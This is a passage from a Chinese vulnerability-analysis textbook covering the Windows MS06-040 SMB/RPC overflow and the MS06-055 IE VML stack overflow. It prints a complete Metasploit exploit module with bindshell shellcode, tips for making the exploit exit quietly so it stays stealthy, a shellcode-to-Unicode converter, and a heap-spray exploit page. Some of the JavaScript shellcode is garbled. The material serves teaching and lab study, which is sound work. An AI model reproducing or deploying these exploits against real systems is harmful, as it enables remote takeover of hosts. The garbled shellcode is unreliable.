


图 13.3.2 远程溢出的缓冲区布局示意图

(1) 仍然保证 arg_4 的 0x100 字节长度，其中，前端为 191 字节的 bindshell，不足的用 0x90 字节补齐，最后两个字节设置为 0x00，作为 unicode 字符串的结束符。

(2) 程序会将 arg_4 最后两个字节的 0x0000 去掉，并添加上 0x005C，即 unicode 字符

“\”，现在距离缓冲区起始位置的偏移刚好是 0x100 字节。

(3) arg_1 的前 0x318 字节是作为填充物的 0x90，其中，最后四个字节恰好淹没 EBP。

(4) 紧接着填充物的是返回地址，这里用 Ollydbg 搜出的 jmp esp 指令地址 0x74FB62C3 作为

(5) 漏洞函数有 5 个输入参数，返回指令为 ret 0x14。这意味着返回地址后面的 5 个 DWORD 为函数的形式参数，函数返回后，ESP 的位置将位于这些形参之后。

(6) 在函数返回后 ESP 所指的地方布置几条指令，引导程序跳入 bindshell 执行，如表 13-3-2 所示。

表 13-3-2 指令及说明

指 令	机 器 码	说 明
sub esp,430	\x66\x81\xEC\x30\x04	调整 ESP 恰好指向 bindshell 的起始位置
mov eax, esp	\x8B\xC4	bindshell 假设 EAX 指向其起始位置
jmp esp	\xFF\xE4	执行 bindshell

(7) 最后需要注意的一点是：函数的第 3 个形参指向一个接收字符串的缓冲区。在函数返回前，程序会将格式化完毕的路径字符串用 wcsncpy 写入这个参数所指的地址。当我们覆盖 0x14 个字节的形参时，要注意让第 3 个参数仍然指向一个可写的合法内存地址，否则函数会在返回前由于 wcsncpy 函数的目的地址不可写而进入异常处理，导致 exploit 失败。这里我所使用的内存地址是 0x7FFDD004。

按照以上思路部署出的 arg_1 和 arg_4 如下。

```
require 'msf/core'
module Msf
  class Exploits::Failwest::Ms06_040 < Msf::Exploit::Remote
    include Exploit::Remote::DCERPC
    include Exploit::Remote::SMB
    def initialize(info = {})
      super(update_info(info,
        'Name' => 'MS06-040 Remote overflow POC ',
        'Platform' => 'win',
        'Targets' => [['Windows 2000 SP0', {'Ret' => [0x318 ,
```





```

0x74FB62C3] ]]]

))

register_options([OptString.new('SMBPIPE',[true,"(BROWSER,
                                SRVSVC)","BROWSER"])],self.class)

end #end of initialize

def exploit
  connect()
  smb_login()

  handle = dcerpc_handle('4b324fc8-1670-01d3-1278-5a47bf6ee188',
                        '3.0', 'ncacn_np', ["\\#{datastore['SMBPIPE']}"] )

  dcerpc_bind(handle)

  arg_4 = "\\x8B\\xC1\\x83\\xC0\\x05\\x59\\x81\\xC9\\xD3\\x62\\x30\\x20\\x41\\x43\\x4D\\x64"+
          "\\x99\\x96\\x8D\\x7E\\xE8\\x64\\x8B\\x5A\\x30\\x8B\\x4B\\x0C\\x8B\\x49\\x1C\\x8B"+
          "\\x09\\x8B\\x69\\x08\\xB6\\x03\\x2B\\xE2\\x66\\xBA\\x33\\x32\\x52\\x68\\x77\\x73"+
          "\\x32\\x5F\\x54\\xAC\\x3C\\xD3\\x75\\x06\\x95\\xFF\\x57\\xF4\\x95\\x57\\x60\\x8B"+
          "\\x45\\x3C\\x8B\\x4C\\x05\\x78\\x03\\xCD\\x8B\\x59\\x20\\x03\\xDD\\x33\\xFF\\x47"+
          "\\x8B\\x34\\xBB\\x03\\xF5\\x99\\xAC\\x34\\x71\\x2A\\xD0\\x3C\\x71\\x75\\xF7\\x3A"+
          "\\x54\\x24\\x1C\\x75\\xEA\\x8B\\x59\\x24\\x03\\xDD\\x66\\x8B\\x3C\\x7B\\x8B\\x59"+
          "\\x1C\\x03\\xDD\\x03\\x2C\\xBB\\x95\\x5F\\xAB\\x57\\x61\\x3B\\xF7\\x75\\xB4\\x5E"+
          "\\x54\\x6A\\x02\\xAD\\xFF\\xD0\\x88\\x46\\x13\\x8D\\x48\\x30\\x8B\\xFC\\xF3\\xAB"+
          "\\x40\\x50\\x40\\x50\\xAD\\xFF\\xD0\\x95\\xB8\\x02\\xFF\\x1A\\x0A\\x32\\xE4\\x50"+
          "\\x54\\x55\\xAD\\xFF\\xD0\\x85\\xC0\\x74\\xF8\\xFE\\x44\\x24\\x2D\\x83\\xEF\\x6C"+
          "\\xAB\\xAB\\xAB\\x58\\x54\\x54\\x50\\x50\\x50\\x54\\x50\\x50\\x56\\x50\\xFF\\x56"+
          "\\xE4\\xFF\\x56\\xE8\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90"+
          "\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90"+
          "\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90"+
          "\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x00\\x00"

  arg_1 = "\\x90" * 0x318 + [target['Ret'][1]].pack('V') +
          "\\x04\\xD0\\xFD\\x7F" * 5 + # writeable address

```



```

"\x66\x81\xEC\x30\x04" + # sub esp,430
"\x8B\xC4" + # mov eax, esp
"\xFF\xE4" + # jmp esp
"\x00\x00"
stub =NDR.long(rand(0xffffffff)) +
NDR.UnicodeConformantVaryingString('') +
NDR.UnicodeConformantVaryingStringPreBuilt(arg_1) +
NDR.long(rand(0xf0)+1) +
NDR.UnicodeConformantVaryingStringPreBuilt(arg_4) +
NDR.long(rand(0xf0)+1) +
NDR.long(0)
dcerpc.call(0x1f, stub) # call NetpwPathCanonicalize()
disconnect
end #end of exploit def
end
end

```

用 MSF3.0 加载上面给出的 exploit，如图 13.3.3 所示。



图 13.3.3 用 MSF3.0 测试 exploit 模块

由于我们在 exploit 中已经给出了 shellcode，所以 payload 选什么都无所谓，只要将靶机

的 IP 地址填写正确即可。我们这里不妨使用 windows/exec, 如图 13.3.4 所示。

306

0 day 安全: 软件漏洞分析技术



图 13.3.4 配置 exploit 模块

单击“Launch Exploit”按钮，MSF3.0 将向靶机发送攻击数据，如果一切正常，靶机会打开 6666 端口，这时可以使用 NC 或者 telnet 登录靶机，如图 13.3.5 所示。



图 13.3.5 获得目标主机的远程控制权

您体会到了吗，当操作系统存在漏洞时，情况会多么严重！

13.3.3 改进 exploit

如果您成功实践了前面的所有步骤，那么您一定会发现在我们成功入侵靶机之后，靶机也会随即崩溃，如图 13.3.6 所示。




图 13.3.6 目标主机 service.exe 进程崩溃引起操作系统重启

似乎我们只能得到 1 分钟的系统控制，之后靶机操作系统会重启。这时，因为 bindshell 最后调用了 ExitProcess 函数退出，而作为系统服务加载的 service.exe 进程是不能够随便退出的。

相信能够把实验做到现在这个程度的您一定不会甘心于一个毛手毛脚的无法正常退出的 exploit。对于 hacker，最重要的是悄无声息地控制，而不是舞刀弄枪地破坏。

其实，要让 exploit 做到踏雪无痕，只要在 shellcode 结束时恢复出函数正常返回时的断点信息，并跳回原来的返回地址即可。

函数返回是通过 ret 时三个重要的寄存器 EBP、EIP、ESP 的内容来实现的，看一下溢出时这几个寄存器的情况。

- (1) EBP：指向前一个调用的栈底，溢出时被我们破坏为 0x90909090。
- (2) EIP：指向函数调用的下一条指令的地址，被我们替换成跳板指令 JMP ESP 的地址。

- (3) ESP：指向前一个调用的栈顶，在 exploit 的过程中并没有被破坏。

其中，EIP 可以通过动态调试查出，在 shellcode 最后使用 JMP XXXX 指令恢复；ESP 可以很容易在 shellcode 中得到恢复；EBP 与 ESP 之间的差值是一个定值，即函数调用前栈帧的大小，因此，EBP 可以通过 ESP 得到间接恢复。

例如，通过调试，在考虑到机器码合乎 shellcode 要求的前提下，不难完善这样几条用于恢复断点的指令，如表 13-3-3 所示。



表 13-3-3 指令及说明

指 令	说 明
ADD SP,0x720	将 ESP 调整到 EBP 的位置
MOV EBP,ESP	恢复 EBP
SUB ESP,C	恢复 ESP
JMP 返回地址	跳回正常的返回地址

根据上面这些提示,相信读者朋友一定能够自己将我们的 exploit 进一步完善,做到“随风潜入夜,润物细无声”。

此外,MSF 自带的 exploit 和 payload 模块中所采用的 S.E.H 退出方式也能做到在不影响进程正常执行的前提下干净利落地退出 shellcode,有兴趣的朋友可以进一步研究。MS06-040 的模块位于 C:\Program Files\Metasploit\Framework3\framework\modules\exploits\windows\smb\ 下,这是一个考虑了稳定性、通用性等多种因素的高质量 exploit,虽然缓冲区部署的思路和本章所介绍的略有不同,但绝对是一个学习 exploit 的样板代码。

13.3.4 MS06-040 与蠕虫

2006 年 8 月 13 日,国内爆发魔鬼蠕虫的时候,我恰巧在某著名杀毒软件公司实习,并有幸参与了计算机应急响应:先是客服人员大量反馈系统崩溃问题,然后随着一名资深的病毒分析员发现病毒样本是可以利用 MS06-040 自行复制传播的蠕虫病毒,整个工作区的气氛都紧张起来。样本的行为鉴别、初步的行为分析报告、样本调试与攻击模拟、样本代码分析、专杀工具编写与测试、解决方案发布、新闻发布等工作都在短短的一天之内高效地完成。

由于在 Windows XP SP2 上 MS06-040 是不能被成功利用的,主要受害机器集中在 Windows 2000 和 Windows XP 低版本操作系统,所以受害机群较少。另外,RPC 调用需要使用 139 和 445 端口,这两个端口在冲击波蠕虫爆发过后就被各大网关、路由全面封杀过了。所以,从网络角度讲,这次计算机风险还不致于引起拥塞瘫痪。

魔波的主要行为是开后门,把目标机变成能够被远控的“僵尸”机。这和冲击波那种纯粹以传播为目的的蠕虫小有不同。

目前,学术界研究蠕虫病毒的主要思路是从网络行为上提取特征进行预警和控制。简单说来,就是蠕虫在传播时会探测性地发出大量的扫描数据包,这会造成特定的数据包在网络中以指数级别迅速增长,大量占用网络带宽。研究者通过实时监控网络情况,从网络流量中



提取诸如协议种类、协议比重、流、时序等特征来进行检测。当发现蠕虫爆发时，可以根据蠕虫的传播形式建立数学模型进行预测和控制。一般在分析网络行为时会用到大量“随机过程”与“数理统计学”中的知识，比如用“隐马尔可夫链”来处理时间序列上的随机数据就是一种颇为流行的方法。在控制预测中，一般会用“传染病”预测模型建立一套方程组给出预测和控制。如果您有兴趣，IEEE、ACM 上可以找到很多这样的论文，你不妨用 EI 或者 SCI 搜几个来看看。

另外一个比较新兴的研究领域就是在 IPV6 下研究蠕虫传播。从技术上讲，IPV4 与 IPV6 下的蠕虫似乎并没有质的区别，无非 shellcode 在初始化 socket 的时候做一点改动而已。从学术角度讲，IPV4 和 IPV6 一个重要的区别是地址空间的增加，在稀疏的地址空间里如果还像传统蠕虫那样以随机扫描目标主机来感染靶机，那么建立数学模型预测一下会发现，两种协议下被感染主机数量的曲线形状仍然相似，都是类指数曲线，但时间轴坐标会完全不同：感染进度在 IPV4 下是按秒和分钟来计算的，而在 IPV6 下是几千年！

当然，理论上预测出的传播困难在我看来也可以促进安全技术的进步。下一代 IPV6 蠕虫在传播技术上必需有新的创意，发现目标主机将是一个难点。随机扫描是不可取的，可以尝试别的技术和利用别的层次的协议。

当 IPV6 蠕虫真正出现的时候，传播模型当然也会有很大变化，又可以涌现出许多新的学术研究成果，真的是在攻防中共同进步啊！

第 14 章 MS06-055 分析： 揭秘“网马”

14.1 MS06-055 简介

14.1.1 矢量标记语言（VML）简介

MS06-055 指的是 IE 在解析 VML 标记语言时存在的基于栈的缓冲区溢出漏洞。在介绍这个漏洞之前，我们先简要地了解一下 VML 语言。

VML 即矢量标记语言（Vector Markup Language），IE 从 5.0 版本以后开始在 HTML 文件中支持这种语言。在 Web 应用中如果需要绘制的图形比较简单，就可以使用矢量标记语言，用文本方式告诉客户端一些关键的绘图坐标，浏览器按照 VML 语言格式解析了这些坐标之后就能绘出精确的图形。

例如，下面这段 HTML：

```
<html xmlns:v="urn:schemas-microsoft-com:vml">
<head>
<title>failwest</title>
<style>
<!--v\:* { behavior: url(#default#VML); }-->
</style>
</head>
<body>
<v:rect style="width:44pt;height:44pt" fillcolor="black">
<v:fill method="QQQQ"/>
</v:rect>
</body>
</html>
```

在上述代码中，告诉浏览器以下绘图信息。

v:rect 绘制图形形状为矩形。也可绘制其他形状，如 Line、Polyline、Curve、I Roundrect 等。

style="width:44pt; 矩形宽为 44 个像素。

height:44pt 矩形高为 44 个像素。

" fillcolor="black" 矩形用黑色绘制。

也就是说，这一行 VML 代码告诉客户端在屏幕上绘制一个尺寸为 44×44 像素的颜色为黑色的正方形。用 IE 打开这个页面可以看到如图 14.1.1 所示的效果。



图 14.1.1 VML 技术演示

如果我们想显示更大尺寸的矩形，如 444×444 像素，我们只需要在 VML 里边改变图形绘制的关键坐标就可以做到。使用 VML 语言，简单的图形只需要几个字节的矢量标记描述就能绘出，但如果使用 JPEG 等图形文件格式来显示，将会增加很多网络传输的负荷。

VML 语言在 Web 应用中已被广泛使用，但是 IE 在解析 VML 语言的某些数据域时没有做字符串长度的限制，因此存在栈溢出漏洞。攻击者可以精心构造一个含有畸形 VML 语言的网页，并骗取目标主机点击相关链接。当目标机的 IE 浏览器对这个网页进行解析并显示图形的时候，漏洞将被触发，网页中的 shellcode 最终得到执行。这就是本章将要研究的 MS06-055 漏洞。

14.1.2 0 day 安全响应纪实

MS06-055 的公布是一次标准的 0day 曝光。

2006 年 9 月 19 日, Sunbelt software 公司的安全研究员首先截获了 Internet 上利用该漏洞的 0day 攻击, 该 exploit 用于向目标主机安装木马程序。Sunbelt 立刻通知微软。

<http://sunbeltblog.blogspot.com/2006/09/seen-in-wild-zero-day-exploit-being.html>

当天, CVE 报道了这个 0day, 并编号为 CVE-2006-4868。

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-4868>

几个小时后, 美国计算机应急响应组 (US-CERT) 也报道了这个漏洞, 并给出了一些简要的技术细节。

<http://www.kb.cert.org/vuls/id/416092>

<http://www.us-cert.gov/cas/techalerts/TA06-262A.html>

2006 年 9 月 20 日, 该 0day 的溢出攻击测试代码被 “xsec” 的 “nop” 发布。该攻击代码迅速在网络上传播开来。

<http://www.xsec.org/index.php?module=releases&act=view&type=2&id=21>

同一天, SecurityFocus 给出了该漏洞的应急处理措施。

<http://www.securityfocus.com/archive/1/archive/1/446528/100/0/threaded>

与此同时, 国内的安全公司中联绿盟 (NSFOCUS) 在国内首先报道了该漏洞。

<http://www.nsfocus.net/index.php?act=alert&do=view&aid=71>

2006 年 9 月 22 日, 中国计算机应急响应组 (CN-CERT) 报道了该漏洞。

<http://www.cert.org.cn/articles/bulletin/common/2006092722944.shtml>

2006 年 9 月 26 日, 微软正式发布了针对该漏洞的安全补丁 MS06-055(kb925486)。

<http://www.microsoft.com/technet/security/bulletin/ms06-055.msp>

2006 年 9 月 29 日, 中国的安全公司启明星辰 (VENUS) 报道了该漏洞。

<http://www.venustech.com.cn/tech/day/20060929/8369.htm>

这份时间表显示出一次网络安全应急响应的全过程。原本每个月的第二周星期二 (10 月 10 日) 是微软发布安全补丁的补丁日。但 MS06-055 属于 0day 曝光, 迫于 exploit 代码已经在网上传播开来的压力, 为了不至于造成大规模损失, 微软比正常情况下提前了两周发布其安全补丁。

14.2 漏洞分析

引起栈溢出的是 IE 的核心组件 vgx.dll。这个文件在目录 C:\Program Files\Common Files\Microsoft Shared\VGX 下可以找到。如果您的机器上已经打过 MS06-055 的补丁, 您可

以到 C:\WINDOWS\\$NtUninstallKB925486\$ 找到原本有漏洞的文件。

开始调试之前，让我们先看一下实验环境，如表 14-2-1 所示。

表 14-2-1 实验环境

	推荐使用的环境	备 注
操作系统	Windows 2000 SP0	Windows 2000 sp0~sp4 和 Windows XP sp1 均可
实验机器	虚拟机 vmware6.0	实体机与虚拟机均可
IE 版本	5.x 与 6.x 均可	
vgx.dll 版本	5.0.3014.1003	低于 6.0.2900.2997 即可

说明：MS06-055 影响所有使用 IE5.0 和 IE6.0 的 Windows 操作系统，但 SP2 和 2003 中使用的 GS 安全编译选项使得这个漏洞很难利用。本节实验所给出的用例在 Windows 2000 sp0~sp4 和 Windows XP sp1 上都可以进行。实验指导以 Windows 2000 sp0 为准。在动态调试时，不同的实验平台会有个别指令地址的差异。

引起漏洞的函数是 SHADETYPE_TEXT::TEXT(ushort const *,int)，它会将页面中<v:fill method="QQQQ"/>数据域中的字符串在未经长度限制的情况下复制到栈中，造成溢出。

我们可以用 IDA 得到这个函数的入口地址。将您实验平台下的 vgx.dll 进行反汇编，在 IDA 的“Funcitons”页面中可以容易找到这个函数：_IE5_SHADETYPE_TEXT::Text(unsigned short const *,int)。




图 14.2.1 用 IDA 查出漏洞函数的入口地址



如图 14.2.1 所示, 在 Windows 2000 sp0 平台下, `vgx.dll` 版本为 5.0.3014.1003, 文件大小为 1753160 字节, 漏洞函数地址为 0x659D7B46; 而在 Windows XP SP1 平台下, 其版本为 6.0.2800.1106, 文件大小为 802304 字节, 漏洞函数地址为 0x5AD02D1B。请根据您的实验环境重新确定该函数的入口地址。

这个漏洞的调试方法如下。

- (1) 用 IE 打开我们测试 VML 语言的网页, IE 会自动加载 `vgx.dll` 库, 并显示图形。
- (2) 用 OllyDbg attach 上这时已经加载过 `vgx.dll` 的 IE 进程。
- (3) 按 F9 键让进程继续运行。
- (4) 按 Ctrl+G 组合键去前面用 IDA 查出的漏洞函数入口地址下断点。
- (5) 刷新 IE 页面或者用 IE 打开攻击页面, 在溢出发生前, 程序会被中断, 这时可用 OllyDbg 单步调试并观察栈和寄存器状态, 如图 14.2.2 所示。

注意: 打开用于演示 VML 语言的页面可以确保 `vgx.dll` 已经被 IE 加载, 否则如果你是用 Ollydbg 直接打开 IE 而不是采用 attach, `vgx.dll` 可能还没有被 load, 那么 IDA 中找到的 VA 可能是无效内存区域



图 14.2.2 调试漏洞函数



当程序被 OllyDbg 中断后，回到调试器，按 F8 键单步执行并留意寄存器和栈的变化。当执行过漏洞函数内的第一次函数调用后，会发现 HTML 页面中的 4 个字母“Q”以 unicode 形式被复制进栈区。看来十有八九是因为这次函数调用导致的溢出。

为了验证我们的猜想，不妨按 F9 键让程序继续执行，然后用 IE 打开一个和 VML_test.html 类似的网页，只是大量增加字母“Q”数目，用上面类似的方法进行调试跟踪。果然，经过那次函数调用后，大量的 0x0051 被复制进栈区，冲垮了栈帧底部的返回地址。

对照 IDA 分析的结果，产生溢出的调用实际上是 _IE5_SHADETYPE_TEXT::TOKENS::Ptok(void)，如图 14.2.3 所示。




图 14.2.3 用 IDA 查看引起溢出的函数

14.3 漏洞利用

14.3.1 实践 Heap Spray 技术

这是一个比较典型的栈溢出。如果我们在页面中 VML 对应的域中包含超过 255 个字母，经过 Ptok()函数的复制，栈中的函数返回信息就会被覆盖。

本节我们使用曾在第 8 章介绍过的 Heap Spary 技术来利用这个漏洞，如果您不熟悉这种缓冲区部署方式，请查阅 8.4 节的相关介绍。

(1) 首先我们将在页面中使用 JavaScript，连续申请 200 块大小为 1MB 的内存空间。每个内存块都以 0x90 填充，并在内存块的末尾部部署 shellcode。

(2) JavaScript 的内存申请从内存低址 0x00000000 向内存高址分配, 200MB (0x0C800000) 的内存申请意味着内存地址 0x0c0c0c0c 将被申请的内存块覆盖。

(3) 用足够多的 0x0c 字节填充缓冲区, 确保返回地址被覆盖为 0x0c0c0c0c。

(4) 函数返回后, 会跳去堆区的地址 0x0c0c0c0c 取指执行, 恰好遇到我们申请的其中一块堆内存。顺序执行完大量的 nop 指令之后, CPU 将最终将执行 shellcode。

在给出 exploit 页面之前, 我们还要处理一个细节。JavaScript 以 Unicode 形式识别字符串, 例如, 前边我们输入的 ASCII 字符“QQQQ”放入栈中后都被扩展为 Unicode。因此我们要将平时使用 C 语言形式的 shellcode 转换为 JavaScript 所能够识别的 Unicode 格式。

例如, “\x44\x77”转换后将变成“\u7744”, 即以 \u 为转义符, 将双字节逆序。这件工作可以通过下面这段小程序来完成。

```
#include <stdio.h>
FILE * fp=NULL;
void A2U(unsigned char * ascii, int size)
{
    int i=0;
    unsigned int unicode = 0;

    for(i=0; i<size; i+=2)//read a unicode
    {

        unicode = (ascii[i+1] << 8) + ascii[i];
        fprintf(fp, "\\u%0.4x", unicode);

    }
}

void main(int argc, char **argv)
{
    char popup_general[]=
        "\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
        "\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
```



```
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8";
if((fp=fopen("VML_SC", "w"))==NULL)
    exit(0);
A2U(popup_general, strlen(popup_general));
fclose(fp);
}
```

上述代码把弹出消息框并显示“failwest”的 shellcode 转换成 Unicode 形式，并导出到同目录下的 unicode_shellcode.txt 文件中。

使用上述程序得到的 shellcode 不难构造出最终的 exploit 网页。

```
<html xmlns:v="urn:schemas-microsoft-com:vml">
<head>
<title>failwest</title>
<style>
<!--v\:* { behavior: url(#default#VML); }-->
</style>
</head>
<script language="javascript">
var
shellcode="\u68fc\u0a6a\u1e38\u6368\u0d189\u684f\u7432\u0c91\u0f48b\u7e8d\u
u33f4\u0b7db\u2b04\u66e3\u33bb\u5332\u7568\u6573\u5472\u0d23\u8b64\u305a\u4b
8b\u8b0c\u1c49\u098b\u698b\u0ad0\u6a3d\u380a\u751e\u9505\u57ff\u95f8\u8b60\u
u3c45\u4c8b\u7805\u0cd0\u598b\u0320\u33dd\u47ff\u348b\u03bb\u99f5\u0e0f\u3a
06\u74c4\u0c108\u07ca\u0d03\u0eb4\u3bf1\u2454\u751c\u8be4\u2459\u0dd0\u8b66\u
u7b3c\u598b\u031c\u03dd\u0bb2c\u5f95\u57ab\u3d61\u0a6a\u1e38\ua975\u0db3\u68
53\u6577\u7473\u6668\u6961\u8b6c\u53c4\u5050\u0ff5\u0fc5\u0ff5\u0f857";
var nop="\u9090\u9090";
while (nop.length<= 0x100000/2)
{
```




```

        nop+=nop;
    }
    nop = nop.substring(0, 0x100000/2 - 32/2 - 4/2 - shellcode.length - 2/2 );
    var slide = new Array();
    for (var i=0; i<200; i++)
    {
        slide[i] = nop + shellcode;
    }
</script>
<body>
